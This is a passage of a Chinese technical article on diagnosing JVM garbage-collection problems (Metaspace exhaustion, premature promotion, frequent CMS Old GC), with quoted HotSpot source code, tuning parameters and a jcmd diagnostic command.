具体的定义都可以在源码 shared/vm/memory/metaspace.hpp 中找到：

```
class Metaspace : public AllStatic {

  friend class MetaspaceShared;

 public:
  enum MetadataType {
    ClassType,
    NonClassType,
    MetadataTypeCount
  };
  enum MetaspaceType {
    ZeroMetaspaceType = 0,
    StandardMetaspaceType = ZeroMetaspaceType,
    BootMetaspaceType = StandardMetaspaceType + 1,
    AnonymousMetaspaceType = BootMetaspaceType + 1,
    ReflectionMetaspaceType = AnonymousMetaspaceType + 1,
    MetaspaceTypeCount
  };

 private:

  // Align up the word size to the allocation word size
  static size_t align_word_size_up(size_t);

  // Aligned size of the metaspace.
  static size_t _compressed_class_space_size;

  static size_t compressed_class_space_size() {
    return _compressed_class_space_size;
  }

  static void set_compressed_class_space_size(size_t size) {
    _compressed_class_space_size = size;
  }

  static size_t _first_chunk_word_size;
  static size_t _first_class_chunk_word_size;

  static size_t _commit_alignment;
  static size_t _reserve_alignment;
```

```
  DEBUG_ONLY(static bool   _frozen;)

  // Virtual Space lists for both classes and other metadata
  static metaspace::VirtualSpaceList* _space_list;
  static metaspace::VirtualSpaceList* _class_space_list;

  static metaspace::ChunkManager* _chunk_manager_metadata;
  static metaspace::ChunkManager* _chunk_manager_class;

  static const MetaspaceTracer* _tracer;
}
```

MetaSpace 的对象为什么无法释放，我们看下面两点：

- **MetaSpace 内存管理：**类和其元数据的生命周期与其对应的类加载器相同，只要类的类加载器是存活的，在 Metaspace 中的类元数据也是存活的，不能被回收。每个加载器有单独的存储空间，通过 ClassLoaderMetaspace 来进行管理 SpaceManager* 的指针，相互隔离的。
- **MetaSpace 弹性伸缩：**由于 MetaSpace 空间和 Heap 并不在一起，所以这块的空间可以不用设置或者单独设置，一般情况下避免 MetaSpace 耗尽 VM 内存都会设置一个 MaxMetaSpaceSize，在运行过程中，如果实际大小小于这个值，JVM 就会通过 `-XX:MinMetaspaceFreeRatio` 和 `-XX:-MaxMetaspaceFreeRatio` 两个参数动态控制整个 MetaSpace 的大小，具体使用可以看 `MetaSpaceGC::compute_new_size()` 方法（下方代码），这个方法会在 CMSCollector 和 G1CollectorHeap 等几个收集器执行 GC 时调用。这个里面会根据 `used_after_gc`，`MinMetaspaceFreeRatio` 和 `MaxMetaspaceFreeRatio` 这三个值计算出来一个新的 `_capacity_until_GC` 值（水位线）。然后根据实际的 `_capacity_until_GC` 值使用 `MetaspaceGC::inc_capacity_until_GC()` 和 `MetaspaceGC::dec_capacity_until_GC()` 进行 expand 或 shrink，这个过程也可以参照场景一中的伸缩模型进行理解。

```
void MetaspaceGC::compute_new_size() {
  assert(_shrink_factor <= 100, "invalid shrink factor");
  uint current_shrink_factor = _shrink_factor;
```

```
  _shrink_factor = 0;
  const size_t used_after_gc = MetaspaceUtils::committed_bytes();
  const size_t capacity_until_GC = MetaspaceGC::capacity_until_GC();

  const double minimum_free_percentage = MinMetaspaceFreeRatio / 100.0;
  const double maximum_used_percentage = 1.0 - minimum_free_percentage;

  const double min_tmp = used_after_gc / maximum_used_percentage;
  size_t minimum_desired_capacity =
    (size_t)MIN2(min_tmp, double(max_uintx));
  // Don't shrink less than the initial generation size
  minimum_desired_capacity = MAX2(minimum_desired_capacity,
                                  MetaspaceSize);

  log_trace(gc, metaspace)("MetaspaceGC::compute_new_size: ");
  log_trace(gc, metaspace)("    minimum_free_percentage: %6.2f
maximum_used_percentage: %6.2f",
                           minimum_free_percentage, maximum_used_
percentage);
  log_trace(gc, metaspace)("     used_after_gc       : %6.1fKB", used_
after_gc / (double) K);


  size_t shrink_bytes = 0;
  if (capacity_until_GC < minimum_desired_capacity) {
    // If we have less capacity below the metaspace HWM, then
    // increment the HWM.
    size_t expand_bytes = minimum_desired_capacity - capacity_until_GC;
    expand_bytes = align_up(expand_bytes, Metaspace::commit_alignment());
    // Don't expand unless it's significant
    if (expand_bytes >= MinMetaspaceExpansion) {
      size_t new_capacity_until_GC = 0;
      bool succeeded = MetaspaceGC::inc_capacity_until_GC(expand_bytes,
&new_capacity_until_GC);
      assert(succeeded, "Should always succesfully increment HWM when
at safepoint");

      Metaspace::tracer()->report_gc_threshold(capacity_until_GC,
                                               new_capacity_until_GC,

MetaspaceGCThresholdUpdater::ComputeNewSize);
      log_trace(gc, metaspace)("    expanding:  minimum_desired_
capacity: %6.1fKB  expand_bytes: %6.1fKB  MinMetaspaceExpansion:
%6.1fKB  new metaspace HWM:  %6.1fKB",
                               minimum_desired_capacity / (double) K,
                               expand_bytes / (double) K,
                               MinMetaspaceExpansion / (double) K,
                               new_capacity_until_GC / (double) K);
    }
```

```
    return;
  }

  // No expansion, now see if we want to shrink
  // We would never want to shrink more than this
  assert(capacity_until_GC >= minimum_desired_capacity,
         SIZE_FORMAT " >= " SIZE_FORMAT,
         capacity_until_GC, minimum_desired_capacity);
  size_t max_shrink_bytes = capacity_until_GC - minimum_desired_capacity;

  // Should shrinking be considered?
  if (MaxMetaspaceFreeRatio < 100) {
    const double maximum_free_percentage = MaxMetaspaceFreeRatio /
100.0;
    const double minimum_used_percentage = 1.0 - maximum_free_
percentage;
    const double max_tmp = used_after_gc / minimum_used_percentage;
    size_t maximum_desired_capacity = (size_t)MIN2(max_tmp, double(max_
uintx));
    maximum_desired_capacity = MAX2(maximum_desired_capacity,
                                    MetaspaceSize);
    log_trace(gc, metaspace)("    maximum_free_percentage: %6.2f
minimum_used_percentage: %6.2f",
                             maximum_free_percentage, minimum_used_
percentage);
    log_trace(gc, metaspace)("    minimum_desired_capacity: %6.1fKB
maximum_desired_capacity: %6.1fKB",
                             minimum_desired_capacity / (double) K,
maximum_desired_capacity / (double) K);

    assert(minimum_desired_capacity <= maximum_desired_capacity,
           "sanity check");

    if (capacity_until_GC > maximum_desired_capacity) {
      // Capacity too large, compute shrinking size
      shrink_bytes = capacity_until_GC - maximum_desired_capacity;
      shrink_bytes = shrink_bytes / 100 * current_shrink_factor;

      shrink_bytes = align_down(shrink_bytes, Metaspace::commit_
alignment());

      assert(shrink_bytes <= max_shrink_bytes,
             "invalid shrink size " SIZE_FORMAT " not <= " SIZE_FORMAT,
             shrink_bytes, max_shrink_bytes);
      if (current_shrink_factor == 0) {
        _shrink_factor = 10;
      } else {
        _shrink_factor = MIN2(current_shrink_factor * 4, (uint) 100);
      }
```


```
      log_trace(gc, metaspace)("    shrinking:  initThreshold: %.1fK
maximum_desired_capacity: %.1fK",
                               MetaspaceSize / (double) K, maximum_
desired_capacity / (double) K);
      log_trace(gc, metaspace)("    shrink_bytes: %.1fK  current_
shrink_factor: %d  new shrink factor: %d  MinMetaspaceExpansion:
%.1fK",
                               shrink_bytes / (double) K, current_shrink_
factor, _shrink_factor, MinMetaspaceExpansion / (double) K);
    }
  }

  // Don't shrink unless it's significant
  if (shrink_bytes >= MinMetaspaceExpansion &&
      ((capacity_until_GC - shrink_bytes) >= MetaspaceSize)) {
    size_t new_capacity_until_GC = MetaspaceGC::dec_capacity_until_
GC(shrink_bytes);
    Metaspace::tracer()->report_gc_threshold(capacity_until_GC,
                                             new_capacity_until_GC,

MetaspaceGCThresholdUpdater::ComputeNewSize);
  }
}
```

由场景一可知，为了避免弹性伸缩带来的额外 GC 消耗，我们会将 `-XX:MetaSpaceSize` 和 `-XX:MaxMetaSpaceSize` 两个值设置为固定的，但是这样也会导致在空间不够的时候无法扩容，然后频繁地触发 GC，最终 OOM。所以关键原因就是 ClassLoader 不停地在内存中 load 了新的 Class ，一般这种问题都发生在动态类加载等情况上。

4.3.3 策略

了解大概什么原因后，如何定位和解决就很简单了，可以 dump 快照之后通过 JProfiler 或 MAT 观察 Classes 的 Histogram（直方图）即可，或者直接通过命令即可定位，jcmd 打几次 Histogram 的图，看一下具体是哪个包下的 Class 增加较多就可以定位了。不过有时候也要结合 InstBytes、KlassBytes、Bytecodes、MethodAll 等几项指标综合来看下。如下图便是笔者使用 jcmd 排查到一个 Orika 的问题。

```
jcmd <PID> GC.class_stats|awk '{print$13}'|sed  's/\(.*\)\.\(.*\)/\1/
g'|sort |uniq -c|sort -nrk1
```



如果无法从整体的角度定位，可以添加 `-XX:+TraceClassLoading` 和 `-XX:+TraceClassUnLoading` 参数观察详细的类加载和卸载信息。

4.3.4 小结

原理理解比较复杂，但定位和解决问题会比较简单，经常会出问题的几个点有 Orika 的 classMap、JSON 的 ASMSerializer、Groovy 动态加载类等，基本都集中在反射、Javasisit 字节码增强、CGLIB 动态代理、OSGi 自定义类加载器等的技术点上。另外就是及时给 MetaSpace 区的使用率加一个监控，如果指标有波动提前发现并解决问题。

4.4 场景四：过早晋升 *

4.4.1 现象

这种场景主要发生在分代的收集器上面，专业的术语称为“Premature Promotion”。90% 的对象朝生夕死，只有在 Young 区经历过几次 GC 的洗礼后才会晋升到 Old 区，每经历一次 GC 对象的 GC Age 就会增长 1，最大通过 `-XX:MaxTenuringThreshold` 来控制。


过早晋升一般不会直接影响 GC，总会伴随着浮动垃圾、大对象担保失败等问题，但这些问题不是立刻发生的，我们可以观察以下几种现象来判断是否发生了过早晋升。

分配速率接近于晋升速率，对象晋升年龄较小。

GC 日志中出现“Desired survivor size 107347968 bytes, **new threshold 1(max 6)**”等信息，说明此时经历过一次 GC 就会放到 Old 区。

Full GC 比较频繁，且经历过一次 GC 之后 Old 区的**变化比例非常大**。

比如说 Old 区触发的回收阈值是 80%，经历过一次 GC 之后下降到了 10%，这就说明 Old 区的 70% 的对象存活时间其实很短，如下图所示，Old 区大小每次 GC 后从 2.1G 回收到 300M，也就是说回收掉了 1.8G 的垃圾，只有 **300M 的活跃对象**。整个 Heap 目前是 4G，活跃对象只占了不到十分之一。



过早晋升的危害：

- Young GC 频繁，总的吞吐量下降。
- Full GC 频繁，可能会有较大停顿。

4.4.2 原因

主要的原因有以下两点：

- **Young/Eden 区过小：**过小的直接后果就是 Eden 被装满的时间变短，本应该回收的对象参与了 GC 并晋升，Young GC 采用的是复制算法，由基础篇我们知道 copying 耗时远大于 mark，也就是 Young GC 耗时本质上就是 copy 的时间（CMS 扫描 Card Table 或 G1 扫描 Remember Set 出问题的情况另说），没来及回收的对象增大了回收的代价，所以 Young GC 时间增加，同时又无法快速释放空间，Young GC 次数也跟着增加。
- **分配速率过大：**可以观察出问题前后 Mutator 的分配速率，如果有明显波动可以尝试观察网卡流量、存储类中间件慢查询日志等信息，看是否有大量数据被加载到内存中。

同时无法 GC 掉对象还会带来另外一个问题，引发动态年龄计算：JVM 通过 `-XX:-MaxTenuringThreshold` 参数来控制晋升年龄，每经过一次 GC，年龄就会加一，达到最大年龄就可以进入 Old 区，最大值为 15（因为 JVM 中使用 4 个比特来表示对象的年龄）。设定固定的 MaxTenuringThreshold 值作为晋升条件：

- MaxTenuringThreshold 如果设置得过大，原本应该晋升的对象一直停留在 Survivor 区，直到 Survivor 区溢出，一旦溢出发生，Eden + Survivor 中对象将不再依据年龄全部提升到 Old 区，这样对象老化的机制就失效了。
- MaxTenuringThreshold 如果设置得过小，过早晋升即对象不能在 Young 区充分被回收，大量短期对象被晋升到 Old 区，Old 区空间迅速增长，引起频繁的 Major GC，分代回收失去了意义，严重影响 GC 性能。

相同应用在不同时间的表现不同，特殊任务的执行或者流量成分的变化，都会导致对象的生命周期分布发生波动，那么固定的阈值设定，因为无法动态适应变化，会造成和上面问题，所以 Hotspot 会使用动态计算的方式来调整晋升的阈值。

具体动态计算可以看一下 Hotspot 源码，具体在 /src/hotspot/share/gc/shared/ageTable.cpp 的 `compute_tenuring_threshold` 方法中：

```
uint ageTable::compute_tenuring_threshold(size_t survivor_capacity) {
  //TargetSurvivorRatio 默认 50，意思是：在回收之后希望 survivor 区的占用率达到这个比例
  size_t desired_survivor_size = (size_t)((((double) survivor_
capacity)*TargetSurvivorRatio)/100);
  size_t total = 0;
  uint age = 1;
  assert(sizes[0] == 0, "no objects with age zero should be recorded");
  while (age < table_size) {//table_size=16
    total += sizes[age];
    // 如果加上这个年龄的所有对象的大小之后，占用量 > 期望的大小，就设置 age 为新的晋升阈值
    if (total > desired_survivor_size) break;
    age++;
  }

  uint result = age < MaxTenuringThreshold ? age : MaxTenuringThreshold;
  if (PrintTenuringDistribution || UsePerfData) {
```

```
    // 打印期望的 survivor 的大小以及新计算出来的阈值，和设置的最大阈值
    if (PrintTenuringDistribution) {
      gclog_or_tty->cr();
      gclog_or_tty->print_cr("Desired survivor size " SIZE_FORMAT "
bytes, new threshold %u (max %u)",
        desired_survivor_size*oopSize, result, (int)
MaxTenuringThreshold);
    }

    total = 0;
    age = 1;
    while (age < table_size) {
      total += sizes[age];
      if (sizes[age] > 0) {
        if (PrintTenuringDistribution) {
          gclog_or_tty->print_cr("- age %3u: " SIZE_FORMAT_W(10) "
bytes, " SIZE_FORMAT_W(10) " total",
                                 age,    sizes[age]*oopSize,
total*oopSize);
        }
      }
      if (UsePerfData) {
        _perf_sizes[age]->set_value(sizes[age]*oopSize);
      }
      age++;
    }
    if (UsePerfData) {
      SharedHeap* sh = SharedHeap::heap();
      CollectorPolicy* policy = sh->collector_policy();
      GCPolicyCounters* gc_counters = policy->counters();
      gc_counters->tenuring_threshold()->set_value(result);
      gc_counters->desired_survivor_size()->set_value(
        desired_survivor_size*oopSize);
    }
  }

  return result;
}
```


可以看到 Hotspot 遍历所有对象时，从所有年龄为 0 的对象占用的空间开始累加，如果加上年龄等于 n 的所有对象的空间之后，使用 Survivor 区的条件值（Target-SurvivorRatio / 100，TargetSurvivorRatio 默认值为 50）进行判断，若大于这个值则结束循环，将 n 和 MaxTenuringThreshold 比较，若 n 小，则阈值为 n，若 n 大，则只能去设置最大阈值为 MaxTenuringThreshold。**动态年龄触发后导致更多**

的对象进入了 Old 区，造成资源浪费。

4.4.3 策略

知道问题原因后我们就有解决的方向，如果是 **Young/Eden 区过小**，我们可以在总的 Heap 内存不变的情况下适当增大 Young 区，具体怎么增加？一般情况下 Old 的大小应当为活跃对象的 2~3 倍左右，考虑到浮动垃圾问题最好在 3 倍左右，剩下的都可以分给 Young 区。

拿笔者的一次典型过早晋升优化来看，原配置为 Young 1.2G + Old 2.8G，通过观察 CMS GC 的情况找到存活对象大概为 300~400M，于是调整 Old 1.5G 左右，剩下 2.5G 分给 Young 区。仅仅调了一个 Young 区大小参数（`-Xmn`），整个 JVM 一分钟 Young GC 从 26 次降低到了 11 次，单次时间也没有增加，总的 GC 时间从 1100ms 降低到了 500ms，CMS GC 次数也从 40 分钟左右一次降低到了 7 小时 30 分钟一次。



如果是分配速率过大：

- **偶发较大**：通过内存分析工具找到问题代码，从业务逻辑上做一些优化。
- **一直较大**：当前的 Collector 已经不满足 Mutator 的期望了，这种情况要么扩容 Mutator 的 VM，要么调整 GC 收集器类型或加大空间。


4.4.4 小结

过早晋升问题一般不会特别明显，但日积月累之后可能会爆发一波收集器退化之类的问题，所以我们还是要提前避免掉的，可以看看自己系统里面是否有这些现象，如果比较匹配的话，可以尝试优化一下。一行代码优化的 ROI 还是很高的。

如果在观察 Old 区前后比例变化的过程中，发现可以回收的比例非常小，如从 80% 只回收到了 60%，说明我们大部分对象都是存活的，Old 区的空间可以适当调大些。

4.4.5 加餐

关于在调整 Young 与 Old 的比例时，如何选取具体的 NewRatio 值，这里将问题抽象成为一个蓄水池模型，找到以下关键衡量指标，大家可以根据自己场景进行推算。



$$(1) r = f(v_a, v_p, v_{yc}, v_{oc}, r_s)$$

$$(2) T_{stw} = T_{yc} + T_{oc} = \int_0^t g(v_{yc}, v_p)dt + \int_0^t g(v_{oc})dt, t \in (0, +\infty)$$

$$(3) f(t) = \lim_{\bar{T_{yg}} \to 0, T_{oc} \to 0} \frac{\Sigma_{k=1}^{n}(t_{ak} - t_{bk} + \bar{T_{yg}}) + T_{oc}}{n} \Rightarrow f(t) = \frac{T_n}{n} < t_0$$

($\bar{T_{yg}}$为平均一次$YoungGC$时间，t_{ak}为第k次$YoungGC$结束时间，t_{bk}为第k次$YoungGC$开始时间，T_n为总运行时间)

- NewRatio 的值 r 与 va、vp、vyc、voc、rs 等值存在一定函数相关性（rs 越小 r 越大、r 越小 vp 越小，…，之前尝试使用 NN 来辅助建模，但目前还没有完全算出具体的公式，有想法的同学可以在评论区给出你的答案）。
- 总停顿时间 T 为 Young GC 总时间 Tyc 和 Old GC 总时间 Toc 之和，其中 Tyc 与 vyc 和 vp 相关，Toc 与 voc 相关。
- 忽略掉 GC 时间后，两次 Young GC 的时间间隔要大于 TP9999 时间，这样尽量让对象在 Eden 区就被回收，可以减少很多停顿。

4.5 场景五：CMS Old GC 频繁 *

4.5.1 现象

Old 区频繁的做 CMS GC，但是每次耗时不是特别长，整体最大 STW 也在可接受范围内，但由于 GC 太频繁导致吞吐下降比较多。

4.5.2 原因

这种情况比较常见，基本都是一次 Young GC 完成后，负责处理 CMS GC 的一个后台线程 concurrentMarkSweepThread 会不断地轮询，使用 `shouldConcurrentCollect()` 方法做一次检测，判断是否达到了回收条件。如果达到条件，使用 `collect_in_background()` 启动一次 Background 模式 GC。轮询的判断是使用 `sleepBeforeNextCycle()` 方法，间隔周期为 `-XX:CMSWaitDuration` 决定，默认为 2s。

具体代码在：src/hotspot/share/gc/cms/concurrentMarkSweepThread.cpp。

```
void ConcurrentMarkSweepThread::run_service() {
  assert(this == cmst(), "just checking");

  if (BindCMSThreadToCPU && !os::bind_to_processor(CPUForCMSThread)) {
```

```
    log_warning(gc)("Couldn't bind CMS thread to processor " UINTX_
FORMAT, CPUForCMSThread);
  }

  while (!should_terminate()) {
    sleepBeforeNextCycle();
    if (should_terminate()) break;
    GCIdMark gc_id_mark;
    GCCause::Cause cause = _collector->_full_gc_requested ?
      _collector->_full_gc_cause : GCCause::_cms_concurrent_mark;
    _collector->collect_in_background(cause);
  }
  verify_ok_to_terminate();
}
```

```
void ConcurrentMarkSweepThread::sleepBeforeNextCycle() {
  while (!should_terminate()) {
    if(CMSWaitDuration >= 0) {
      // Wait until the next synchronous GC, a concurrent full gc
      // request or a timeout, whichever is earlier.
      wait_on_cms_lock_for_scavenge(CMSWaitDuration);
    } else {
      // Wait until any cms_lock event or check interval not to call
shouldConcurrentCollect permanently
      wait_on_cms_lock(CMSCheckInterval);
    }
    // Check if we should start a CMS collection cycle
    if (_collector->shouldConcurrentCollect()) {
      return;
    }
    // .. collection criterion not yet met, let's go back
    // and wait some more
  }
}
```

判断是否进行回收的代码在：/src/hotspot/share/gc/cms/concurrentMarkSweep-Generation.cpp。

```
bool CMSCollector::shouldConcurrentCollect() {
  LogTarget(Trace, gc) log;

  if (_full_gc_requested) {
    log.print("CMSCollector: collect because of explicit  gc request
(or GCLocker)");
    return true;
  }
```

```
  FreelistLocker x(this);
  // ------------------------------------------------------------------
--
  // Print out lots of information which affects the initiation of
  // a collection.
  if (log.is_enabled() && stats().valid()) {
    log.print("CMSCollector shouldConcurrentCollect: ");

    LogStream out(log);
    stats().print_on(&out);

    log.print("time_until_cms_gen_full %3.7f", stats().time_until_cms_
gen_full());
    log.print("free=" SIZE_FORMAT, _cmsGen->free());
    log.print("contiguous_available=" SIZE_FORMAT, _cmsGen->contiguous_
available());
    log.print("promotion_rate=%g", stats().promotion_rate());
    log.print("cms_allocation_rate=%g", stats().cms_allocation_rate());
    log.print("occupancy=%3.7f", _cmsGen->occupancy());
    log.print("initiatingOccupancy=%3.7f", _cmsGen->initiating_
occupancy());
    log.print("cms_time_since_begin=%3.7f", stats().cms_time_since_
begin());
    log.print("cms_time_since_end=%3.7f", stats().cms_time_since_
end());
    log.print("metadata initialized %d", MetaspaceGC::should_concurrent_
collect());
  }
  // ------------------------------------------------------------------
--
  if (!UseCMSInitiatingOccupancyOnly) {
    if (stats().valid()) {
      if (stats().time_until_cms_start() == 0.0) {
        return true;
      }
    } else {

      if (_cmsGen->occupancy() >= _bootstrap_occupancy) {
        log.print(" CMSCollector: collect for bootstrapping
statistics: occupancy = %f, boot occupancy = %f",
                  _cmsGen->occupancy(), _bootstrap_occupancy);
        return true;
      }
    }
  }

  if (_cmsGen->should_concurrent_collect()) {
    log.print("CMS old gen initiated");
    return true;
```

```
  }

  // We start a collection if we believe an incremental collection
may fail;
  // this is not likely to be productive in practice because it's
probably too
  // late anyway.
  CMSHeap* heap = CMSHeap::heap();
  if (heap->incremental_collection_will_fail(true /* consult_young */))
{
    log.print("CMSCollector: collect because incremental collection
will fail ");
    return true;
  }

  if (MetaspaceGC::should_concurrent_collect()) {
    log.print("CMSCollector: collect for metadata allocation ");
    return true;
  }

  // CMSTriggerInterval starts a CMS cycle if enough time has passed.
  if (CMSTriggerInterval >= 0) {
    if (CMSTriggerInterval == 0) {
      // Trigger always
      return true;
    }

    // Check the CMS time since begin (we do not check the stats
validity
    // as we want to be able to trigger the first CMS cycle as well)
    if (stats().cms_time_since_begin() >= (CMSTriggerInterval / ((double)
MILLIUNITS))) {
      if (stats().valid()) {
        log.print("CMSCollector: collect because of trigger interval
(time since last begin %3.7f secs)",
                  stats().cms_time_since_begin());
      } else {
        log.print("CMSCollector: collect because of trigger interval
(first collection)");
      }
      return true;
    }
  }

  return false;
}
```

分析其中逻辑判断是否触发 GC，分为以下几种情况：


- **触发 CMS GC：**通过调用 `_collector->collect_in_background()` 进行触发 Background GC 。
  - CMS 默认采用 JVM 运行时的统计数据判断是否需要触发 CMS GC，如果需要根据 `-XX:CMSInitiatingOccupancyFraction` 的值进行判断，需要设置参数 `-XX:+UseCMSInitiatingOccupancyOnly`。
  - 如果开启了 `-XX:UseCMSInitiatingOccupancyOnly` 参数，判断当前 Old 区使用率是否大于阈值，则触发 CMS GC，该阈值可以通过参数 `-XX:CMSInitiatingOccupancyFraction` 进行设置，如果没有设置，默认为 92%。
  - 如果之前的 Young GC 失败过，或者下次 Young 区执行 Young GC 可能失败，这两种情况下都需要触发 CMS GC。
  - CMS 默认不会对 MetaSpace 或 Perm 进行垃圾收集，如果希望对这些区域进行垃圾收集，需要设置参数 `-XX:+CMSClassUnloadingEnabled`。
- **触发 Full GC：**直接进行 Full GC，这种情况到场景七中展开说明。
  - 如果 `_full_gc_requested` 为真，说明有明确的需求要进行 GC，比如调用 System.gc。
  - 在 Eden 区为对象或 TLAB 分配内存失败，导致一次 Young GC，在 `GenCollectorPolicy` 类的 `satisfy_failed_allocation()` 方法中进行判断。

大家可以看一下源码中的日志打印，通过日志我们就可以比较清楚地知道具体的原因，然后就可以着手分析了。

4.5.3 策略


我们这里还是拿最常见的达到回收比例这个场景来说，与过早晋升不同的是这些对象确实存活了一段时间，Survival Time 超过了 TP9999 时间，但是又达不到长期存活，如各种数据库、网络链接，带有失效时间的缓存等。

处理这种常规内存泄漏问题基本是一个思路，主要步骤如下：



Dump Diff 和 Leak Suspects 比较直观就不介绍了，这里说下其它几个关键点：

- **内存 Dump：**使用 jmap、arthas 等 dump 堆进行快照时记得摘掉流量，同时**分别在 CMS GC 的发生前后分别 dump 一次**。
- **分析 Top Component：**要记得按照对象、类、类加载器、包等多个维度观察 Histogram，同时使用 outgoing 和 incoming 分析关联的对象，另外就是 Soft Reference 和 Weak Reference、Finalizer 等也要看一下。
- **分析 Unreachable：**重点看一下这个，关注下 Shallow 和 Retained 的大小。如下图所示，笔者之前一次 GC 优化，就根据 Unreachable Objects 发现了 Hystrix 的滑动窗口问题。



unreachable_objects | list_objects [se... | dominator_tree | list_objects [se... | class_references ... | list_objects [se... | class_referen

Class Name	Objects	Shallow Heap
<Regex>	<Numeric>	<Numeric>
long[]	65,035	1,021,267,480
java.lang.Object[]	168,046	14,781,352
byte[]	12,730	12,102,824
com.meituan.trip.resilience.hystrix.internal.org.HdrHistogram.HistogramIterationValue	121,122	10,658,736
